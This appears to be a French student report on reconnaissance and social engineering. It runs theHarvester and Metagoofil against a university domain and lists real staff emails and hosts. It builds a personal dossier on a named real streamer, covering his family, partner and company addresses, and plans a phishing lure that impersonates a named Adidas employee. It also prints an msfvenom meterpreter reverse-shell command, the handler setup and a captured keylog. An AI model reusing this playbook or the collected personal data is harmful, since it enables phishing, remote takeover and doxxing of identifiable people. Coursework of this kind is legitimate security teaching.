                        baidu, bing, bingapi, bufferoverrun, certspotter, crtsh, dnsdumpster, dogpile, duckduckgo, exalead, github-code, google, hunter, intelx, linkedin, linkedin links, netcraft, otx, securityTrails, spyse, threatcrowd, trello, twitter, vhost, virustotal, yahoo, all

```

FIGURE 1.13 – Container Docker exécutant la commande theharvester -h

3. Il est ensuite nécessaire d'entrer les clés des APIs qui vont être utilisées dans le fichier *api-keys.xml*. Les modules requérant des clés sont les suivants :

- bing
- github
- hunter
- intelx
- securityTrails
- shodan
- spyse

### 1.2.3 Description approfondie

#### Description des paramètres

L'outil étant uniquement en ligne de commande, il est utile de connaître les paramètres.

- *-d* Le nom de l'entreprise ou le nom de domaine à rechercher. Ce paramètre est le seul obligatoire.
- *-l* Le nombre limite de résultat de recherche à prendre en compte. Par défaut, ce paramètre est à 500.
- *-S* Commence à partir du résultat X. Ce paramètre permet de sauter les X premiers résultats. Par défaut, il est à 0.
- *-g* Utilise Google Dorks pour les recherches Google. Google Dorks est une méthode utilisant des mots clés de Google afin d'affiner des recherches ou de trouver des fichiers telles que *inurl :"/vpn/tmindex.html" vpn* pour trouver un vpn.
- *-s* Utilise Shodan pour interroger les hôtes trouvés.
- *-v* Vérifie les noms des hôtes via les résolutions DNS et cherche des hôtes virtuels.
- *-e* Server DNS a utilisé pour les recherches.
- *-t* Effectue une recherche "DNS TLD expansion".
- *-r* Vérifie si des sous-domaines sont vulnérables à l'attaque "subdomain takeovers".
- *-n* Active la recherche serveur DNS.
- *-c* Effectue un brute force sur le domaine
- *-f* Sauvegarde le résultat en format HTML et/ou en XML.
- *-b* Les sources voulus pour la recherche d'information.

#### Utilisation du logiciel

Afin d'utiliser le logiciel, il suffit de préparer lancer la commande `docker run theharvester` avec les paramètres souhaités décrit ci-dessus. TheHarvester va s'exécuter et performer les recherches.

### 1.2.4 Démonstrations des possibilités

Pour illustrer l'utilisation et la sortie de l'outil, le domaine *heig-vd.ch* sera utilisé comme exemple. La commande utilisée pour récupérer les informations sur le domaine est la suivante : `sudo docker run theharvester -d heig-vd.ch -b all -r -n -c -v -g`

#### Informations récoltées

Lors de la recherche, theHarvester a trouvé 186 IPs appartenant/concernant l'HEIG-VD. De plus, l'outil affiche également les IPs privées récupérées.

```
[*] IPs found: 186
-----
10.192.183.6
10.192.183.10
```

FIGURE 1.14 – Liste d'IP trouvée pour le domaine heig-vd.ch

L'outil a également réussi à récupérer 310 adresses email concernant l'HEIG-VD.

```
[*] Emails found: 310
-----
abraham.rubinstein@heig-vd.ch
adrien.hermann@heig-vd.ch
adrien.spaggiari@heig-vd.ch
alain.crevoisier@heig-vd.ch
alain.schorderet@heig-vd.ch
alain.wicht@heig-vd.ch
alban.michel@heig-vd.ch
alessandro.rega@heig-vd.ch
alexandre.laughery@heig-vd.ch
alexandre.reymond@heig-vd.ch
alexandre.stehlin@heig-vd.ch
ali.azam@heig-vd.ch
aline.ryser@heig-vd.ch
alistair.doswald@heig-vd.ch
andrea.suriano@heig-vd.ch
andrej.kitanovski@heig-vd.ch
andres.uegui@heig-vd.ch
annabartolotta@heig-vd.ch
```

FIGURE 1.15 – Liste des adresses trouvées pour le domaine heig-vd.ch

L'outil a récupéré 1039 hôtes ayant pour domaine *heig-vd.ch*. L'outil donne le nom de l'hôte ainsi que l'adresse IP associée. Néanmoins, il est possible qu'un domaine soit répertorié plusieurs fois comme le montre la capture d'écran ci-dessous.

```
[*] Hosts found: 1039
-----
aai-demo.heig-vd.ch:193.134.221.133
accounts.heig-vd.ch:78.46.122.95
accounts.heig-vd.ch:78.46.122.95
ad.eivd.ch:
adm.gaps.heig-vd.ch:193.134.218.90
adm.gaps.heig-vd.ch:193.134.218.90
adm.gaps.heig-vd.ch:193.134.218.90
admissions.heig-vd.ch:34.65.228.161
admissions.heig-vd.ch:34.65.228.161
admissions.heig-vd.ch:34.65.228.161
age.heig-vd.ch:193.134.221.175
age.heig-vd.ch:193.134.221.175
age.heig-vd.ch:193.134.221.175
```

FIGURE 1.16 – Liste des hôtes trouvées pour le domaine heig-vd.ch

L'outil a pour option le brute force. Néanmoins, l'action de ce dernier échoue et affiche des messages d'erreurs.

```
[*] Starting DNS brute force.
zlog.heig-vd.ch - Task exception was never retrieved
future: <Task finished name='Task-3190' coro=<TCPConnector.resolve_host() done, defined at /usr/local/lib/python3.8/site-packages/aiohttp/connector.py:774> exception=gaerror(-2, 'Name does not resolve')>
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/site-packages/aiohttp/connector.py", line 829, in _resolve_host
    addrs = await \
  File "/usr/local/lib/python3.8/site-packages/aiohttp/resolver.py", line 29, in resolve
    infos = await self._loop.getaddrinfo(
  File "uvloop/loop.pyx", line 1469, in getaddrinfo
socket.gaierror: [Errno -2] Name does not resolve
Task exception was never retrieved
future: <Task finished name='Task-3215' coro=<TCPConnector.resolve_host() done, defined at /usr/local/lib/python3.8/site-packages/aiohttp/connector.py:774> exception=gaerror(-2, 'Name does not resolve')>
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/site-packages/aiohttp/connector.py", line 829, in resolve_host
```

FIGURE 1.17 – Erreur lors d'un brute force

Dans cette partie, l'outil analyse les hôtes afin de trouver des points d'entrées pour s'approprier un sous-domaine (subdomain takeovers).

```
[*] Performing subdomain takeover check
[*] Subdomain Takeover checking IS ACTIVE RECON
Takeover detected: http://api.heig-vd.ch
Type of takeover is: Uptimerobot
Takeover detected: http://authreq-meet.heig-vd.ch
Type of takeover is: Uptimerobot
Takeover detected: http://crowd3d.heig-vd.ch
Type of takeover is: Fly.io
Takeover detected: http://crowd3d.heig-vd.ch
Type of takeover is: Fly.io
```

FIGURE 1.18 – Recherche d'une faille subdomain takeovers

## 1.3 Conclusion

L'outil permet facilement d'établir une liste de sous-domaine et d'hôtes liée à un domaine. Néanmoins, certaines options demeurent buguées ou sont limitées par le nombre de requête. L'outil reste facile à utiliser et à installer ce qui reste un plus pour une utilisation rapide.

## 1.4 Metagoofil

### 1.4.1 Introduction

*Metagoofil* est un outil permettant de récupérer des documents publics liés à un nom de domaine spécifique. Il va télécharger les fichiers en local.

### 1.4.2 Installation

Il existe plusieurs options d'installation pour l'outil :

- L'outil est intégré directement dans les récentes versions de Kali Linux.
- L'outil peut être téléchargé depuis les sources du Github <sup>2</sup>

Dans ce document, l'installation sera effectuée directement depuis les sources. Il suffit donc de cloner le repo Github précédemment cité et d'exécuter la commande suivante dans un terminal :

```
$ python metagoofil.py suivi des parametres
```

### 1.4.3 Description approfondie

#### Description des paramètres

L'outil s'utilisant en ligne de commande, il est utile de connaître les paramètres.

- *-d* Le nom de domaine à utiliser
- *-t* Les types de fichiers à chercher (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx). Les types doivent être séparés d'une virgule.
- *-l* La limite de recherche de fichier (200 par défaut)
- *-n* La limite du nombre de fichier à télécharger
- *-o* Dossier de destination où seront télécharger les fichiers

#### Utilisation du logiciel

Afin d'utiliser le logiciel, il suffit de préparer lancer la commande `python metagoofil.py` avec les paramètres souhaités décrits précédemment.

---

2. <https://github.com/laramies/metagoofil>

### 1.4.4 Démonstrations des possibilités

Pour illustrer l'utilisation et la sortie de l'outil, le domaine *heig-vd.ch* sera utilisé comme exemple. La commande utilisée pour récupérer les informations sur le domaine est la suivante : `python metagoofil.py -d heig-vd.ch -t pdf -n 2 -l 2`. Des limites de deux ont été fixées afin d'augmenter la rapidité d'exécution.

#### Informations récoltées

Lors de la recherche, l'outil a donc téléchargé les deux premiers fichier PDF qu'il a trouvé pour le nom de domaine heig-vd.ch. Comme on peut le voir, il a téléchargé deux fichiers

```
[+] Adding -w for you
[*] Downloaded files will be saved here: /home/kali
[*] Searching for 2 .pdf files and waiting 30.0 seconds between searches
[-] Exception for url: http://tb.heig-vd.ch/3949/poster -- 'content-length'
    does not exist. Extracting file size from response.content length.
[+] Downloading file - [337138 bytes] http://tb.heig-vd.ch/3949/poster
[+] Downloading file - [1033708 bytes] http://iide.heig-vd.ch/gere
[+] Total download: 1370846 bytes / 1338.72 KB / 1.31 MB
[+] Done!
```

FIGURE 1.19 – Sortie de l'exécution de l'outil Metagoofil pour le domaine heig-vd.ch

nommés "poster" et "gere" et se trouve dans le dossier.

### 1.4.5 Conclusion

Comme on peut le voir, cet outil est très pratique afin de pouvoir télécharger automatiquement une grande quantité de document de notre cible. Ces derniers peuvent être utiles pour comprendre le fonctionnement de l'entreprise ou encore de récupérer des informations sur la cible, les employés ou autre.



## Chapitre 2

# Recherche d'informations sur sa cible

### Introduction

Dans cette partie, nous allons faire une recherche d'informations sur une cible de notre choix et les présenter. Nous avons premièrement choisi comme cible le conseiller fédéral Alain Berset. En effet, dans la situation actuelle du COVID-19, il aurait été intéressant de récupérer le maximum d'informations à son sujet afin de pouvoir créer une campagne qui nous permettrait de récupérer ses identifiants (par ex : mail) afin de pouvoir voir comment la situation a été gérée et si des informations étaient filtrées par la confédération. Cependant, les informations publiques du conseiller fédéral étaient introuvables ou n'étaient plus d'actualité.

Nous avons donc changé de cible et avons choisi Corentin Houssein, connu sous les noms de *Gotaga* et *The French Monster* qui est un joueur professionnel de jeux vidéo et un streamer français sur la plateforme *Twitch*. Il a été premièrement connu pour ses performances sur le jeu *Call of Duty* mais sa célébrité a été boostée grâce à ses émissions sur le célèbre jeu *Fortnite*. Nous avons choisi cette cible car la concurrence étant rude sur la plateforme *Twitch*, une personne malveillante pourrait gagner accès à son infrastructure afin de la rendre indisponible ou encore nuire à sa réputation en ayant accès à des fichiers personnels sensibles.

## 2.1 Résumé des informations récoltées

Ci-dessous, différents tableaux présentant toutes les informations importantes trouvées au sujet de la cible. Ces informations ont été récupérées grâce à des outils prévus à cet effet mais également des articles de journaux, réseaux sociaux, etc.

### 2.1.1 Informations personnelles

Ci-dessous, un tableau présentant les informations personnelles de notre cible.

<b>Nom :</b>	Houssein
<b>Prénom :</b>	Corentin
<b>Nom de célébrité :</b>	Gotaga / The French Monster
<b>Sexe :</b>	Masculin
<b>Date de naissance :</b>	7 septembre 1993 (26 ans)
<b>Lieu de naissance :</b>	Mantes-la-Jolie, France
<b>Taille :</b>	1m71
<b>Chaines Youtube :</b>	- <a href="https://www.youtube.com/channel/UCCFqUJYKT97UerMmb6DM0bw">https://www.youtube.com/channel/UCCFqUJYKT97UerMmb6DM0bw</a> - <a href="https://www.youtube.com/channel/UCwDeagCMN0rTg5-r3s9AINA">https://www.youtube.com/channel/UCwDeagCMN0rTg5-r3s9AINA</a>
<b>Page Facebook :</b>	<a href="https://www.facebook.com/Gotag4/">https://www.facebook.com/Gotag4/</a>
<b>Profil Twitter :</b>	<a href="https://twitter.com/Gotaga">https://twitter.com/Gotaga</a>
<b>Sources de revenus principales :</b>	- Dons des internautes - Abonnements Twitch - Revenus Youtube - Sponsoring - Opérations spéciales (promotions de jeux-vidéos par exemple) - Vente de Merchandising en ligne
<b>Sponsors :</b>	- Redbull - SteelSeries - Quersus

## 2.1.2 Entreprises

La cible choisie a plusieurs entreprises à son nom. Ci-dessous, les différentes entreprises dont il est le propriétaire :

### Entreprise 1 - Gotaga Sàrl

Nom de l'entreprise :	Gotaga Sàrl
Forme juridique :	Société à responsabilité limitée
Adresse :	30 Avenue Edouard Belin Immeuble Le Vincent 92500 RUEIL MALMAISON
Pays :	France
Activités :	Traitement de données, hébergement et activités connexes

### Entreprise 2 - Stardust by G

Nom de l'entreprise :	Stardust by G
Forme juridique :	SASU (Société par actions simplifiée à associé unique)
Adresse :	119B Rue de Colombes 92600 ASNIERES-SUR-SEINE
Pays :	France
Activités :	Commerce de détail d'habillement en magasin spécialisé

La cible a également co-fondé une structure e-sport nommée *Vitality*. Il n'en est donc pas le plein propriétaire mais a des parts importantes dans la société.

### Entreprise 3 - Team Vitality

Nom de l'entreprise :	Team Vitality
Forme juridique :	SAS (Société par actions simplifiée)
Adresse :	48 Rue Meslay 75003 PARIS
Pays :	France
Activités :	Autres activités liées au sport

### 2.1.3 Famille et proches

La cible étant très médiatisée, elle préfère mettre une barrière entre sa vie privée et sa vie publique. Par exemple, les prénoms de sa mère et de son père sont introuvables sur les plateformes usuelles. Son plus jeune frère, Titouan Houssein, a apparu quelques fois sur des vidéos sur Youtube ou en plein stream sur Twitch. Mais depuis, il n'a plus été revu.

Il faut également savoir que la cible a énormément de contact dans le milieu car il en est un des piliers. Cependant, ses amis proches font partie d'une équipe, appelée *MANE* (*Monster And Nothing Else*). Tous les membres de cette équipe sont comme sa deuxième famille comme il fait que de le répéter.

Ci-dessous, les informations trouvées sur sa famille et ses proches de confiance :

#### Famille

<b>Soeur :</b>	Melina Houssein
<b>Frère :</b>	Ronan Houssein
<b>Plus jeune frère :</b>	Titouan Houssein

#### Proches de confiance

<b>Camille Warin</b>	Conjointe	Pseudo : Camille_cqb
<b>Kevin Georges</b>	Membre MANE	Pseudo : Broken
<b>Joey Carneiro Areal</b>	Membre MANE	Pseudo : Akytio
<b>Sasha Cohen</b>	Membre MANE	Pseudo : Pyro
<b>Mickaël Maruin</b>	Membre MANE	Pseudo : Mickalow
<b>Hamid Smarat</b>	Membre MANE	Pseudo : Smarat
<b>Mhenni</b>	Membre MANE	Pseudo : Mhenni
<b>Ronan Houssein</b>	Membre MANE	Pseudo : Carbon

#### 2.1.4 Autres informations

Il faut savoir qu'une journée type chez notre cible se compose de deux principales tâches. La première se déroule de la fin de matinée jusqu'au milieu d'après-midi et est composée de l'administratif. En effet, il gère à ce moment tous les contrats et futures opérations spéciales avec son équipe. La deuxième partie se déroule juste après et n'a pas d'heure de fin fixe. Il stream ses jeux vidéos et émissions.

Les biais d'attaques possibles sont principalement les réseaux sociaux et les emails.

Les avantages est que la cible est très exposée publiquement et les informations sont disponibles. Néanmoins, elle est très à l'aise avec les outils informatiques, ce qui peut empêcher l'attaque d'être efficace et de réussir. Cependant, notre attaque va se reposer sur l'adresse email *contact@gotaga.tv* qui est probablement consultée par quelqu'un d'autre tel que sa soeur qui aura peut-être moins de sensibilité.

## Chapitre 3

# Scénario d'attaque

### 3.1 Introduction

Dans ce chapitre, nous allons décrire les choix que nous avons fait au niveau des outils utilisés, des payloads utilisés et de la technique d'approche.

### 3.2 Objectif de l'attaque

L'objectif de l'attaque est de gagner accès à ses comptes Twitch/Youtube. Il est ainsi possible de perturber ses diffusions ou encore de lui soutirer de l'argent grâce aux informations récoltées.

L'attaque a pour but de se faire passer pour des développeurs de marque d'Adidas France, suggérant à Corentin de tester une nouvelle technologie où les athlètes Adidas sont modélisés. Cette technologie permet aux athlètes d'essayer les vêtements de la collection Adidas directement sur leur propre modèle 3D.

Corentin étant un fan d'Adidas et se voyant offrir l'opportunité d'être intégré au programme, il ne se posera pas beaucoup de question quand à la légitimité de l'email.

L'attaque se déroulera en 3 étapes :

- Susciter l'attention de Corentin à l'aide de l'email
- Le faire exécuter le programme contenant le payload
- Se connecter sur son ordinateur et récolter les informations

### 3.3 Support de l'attaque

Nous avons choisi d'utiliser Gophish pour l'envoi de mail. En effet, nous avons de l'expérience avec l'outil et la configuration de ce dernier.

Lors de la construction de l'email, nous avons dû rechercher une personne travaillant chez Adidas France. En effet, pour que l'email soit crédible, l'envoyeur doit travailler chez Adidas et doit être trouvé facilement.

Après de nombreuses recherches, nous sommes tombés sur le candidat parfait *Thomas Gourdard*. Il travaille pour Adidas France et a comme titre *Business Development Director*. De plus, nous avons créé une signature personnalisée Adidas en son nom afin de rendre le mail encore plus crédible. Néanmoins, il aurait fallu copier la signature officielle d'Adidas, en contactant le support par exemple.

Nous devons donc maintenant développer un support pour le payload de l'attaque. L'application doit être propre et moderne afin de tromper la cible. En effet, Adidas se caractérise par un style simple et efficace. Pour ce faire, nous avons choisi de développer une interface de login en C#. Il est assez simple d'utiliser Visual Studio pour développer une application Windows Form permettant d'avoir un visuel *What you see is what you get*.

L'application se présente alors comme ceci :




FIGURE 3.1 – Fake application Adidas 3D View

## 3.4 Payload

Il suffit alors d'incorporer le payload afin qu'il s'exécute au moment où Corentin appuie sur le bouton de login. Nous avons choisi d'utiliser un *reverse shell* de msfvenom. La ligne de commande, utilisée pour créer le payload, est illustrée dans la figure ci-dessous. Bien évidemment, pour que l'attaque fonctionne, il faut fournir une IP publique. Néanmoins, afin d'avoir un Proof of Concept, nous avons tester sur deux ordinateurs en local.

```
daniel@Daniel-PC:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.4 LPORT=4444 --format csharp > test.c  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 341 bytes  
Final size of csharp file: 1759 bytes
```

FIGURE 3.2 – Création du payload à l'aide de MSFVenom



# Chapitre 4

## Simulation d'attaque

### 4.1 Envoie du mail

À l'aide de Gophish, nous avons pu créer une campagne pour Gotaga. Le mail sera envoyé directement dans la boîte professionnelle de ce dernier.

Une fois le mail envoyé, Corentin va recevoir ce mail dans sa boîte de réception (voir figure 4.1). Intrigué et curieux par le mail reçu, Corentin va dézipper l'exécutable et l'exécuter.




FIGURE 4.1 – Email de la part d'Adidas à Corentin

## 4.2 Configuration du handler

De notre côté, nous ouvrons un handler meterpreter. La configuration de l'outil est illustré par la figure 4.2. Nous n'avons plus qu'à attendre que Corentin exécute le logiciel malveillant contenu dans le mail.

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.4      false     The IP address of the remote host.

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.4
LHOST => 192.168.1.4
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

FIGURE 4.2 – Configuration du Handler sur MSFConsole

## 4.3 Résultat de l'attaque

Lorsque Corentin aura ouvert l'application et aura appuyer sur le bouton login, la session Meterpreter s'ouvrira. Il est alors possible d'utiliser toute la panoplie d'outil à disposition. Dans l'image ci-dessous, nous avons décidé de détecter les entrées clavier de Corentin.

```
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Sending stage (176195 bytes) to 192.168.1.9
[*] Meterpreter session 2 opened (192.168.1.4:4444 -> 192.168.1.9:59818) at 2020-06-11 16:55:20 +0200

meterpreter > key
keyboard_send  keyevent  keyscan_dump  keyscan_start  keyscan_stop
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > keyscan dump
Dumping captured keystrokes...
WE<VERR.MAJ>bm<CR>
daniel.oliveira<^A><Tab> lemotsd<^H><^H>depasse<CR>
```

FIGURE 4.3 – Ouverture de la session Meterpreter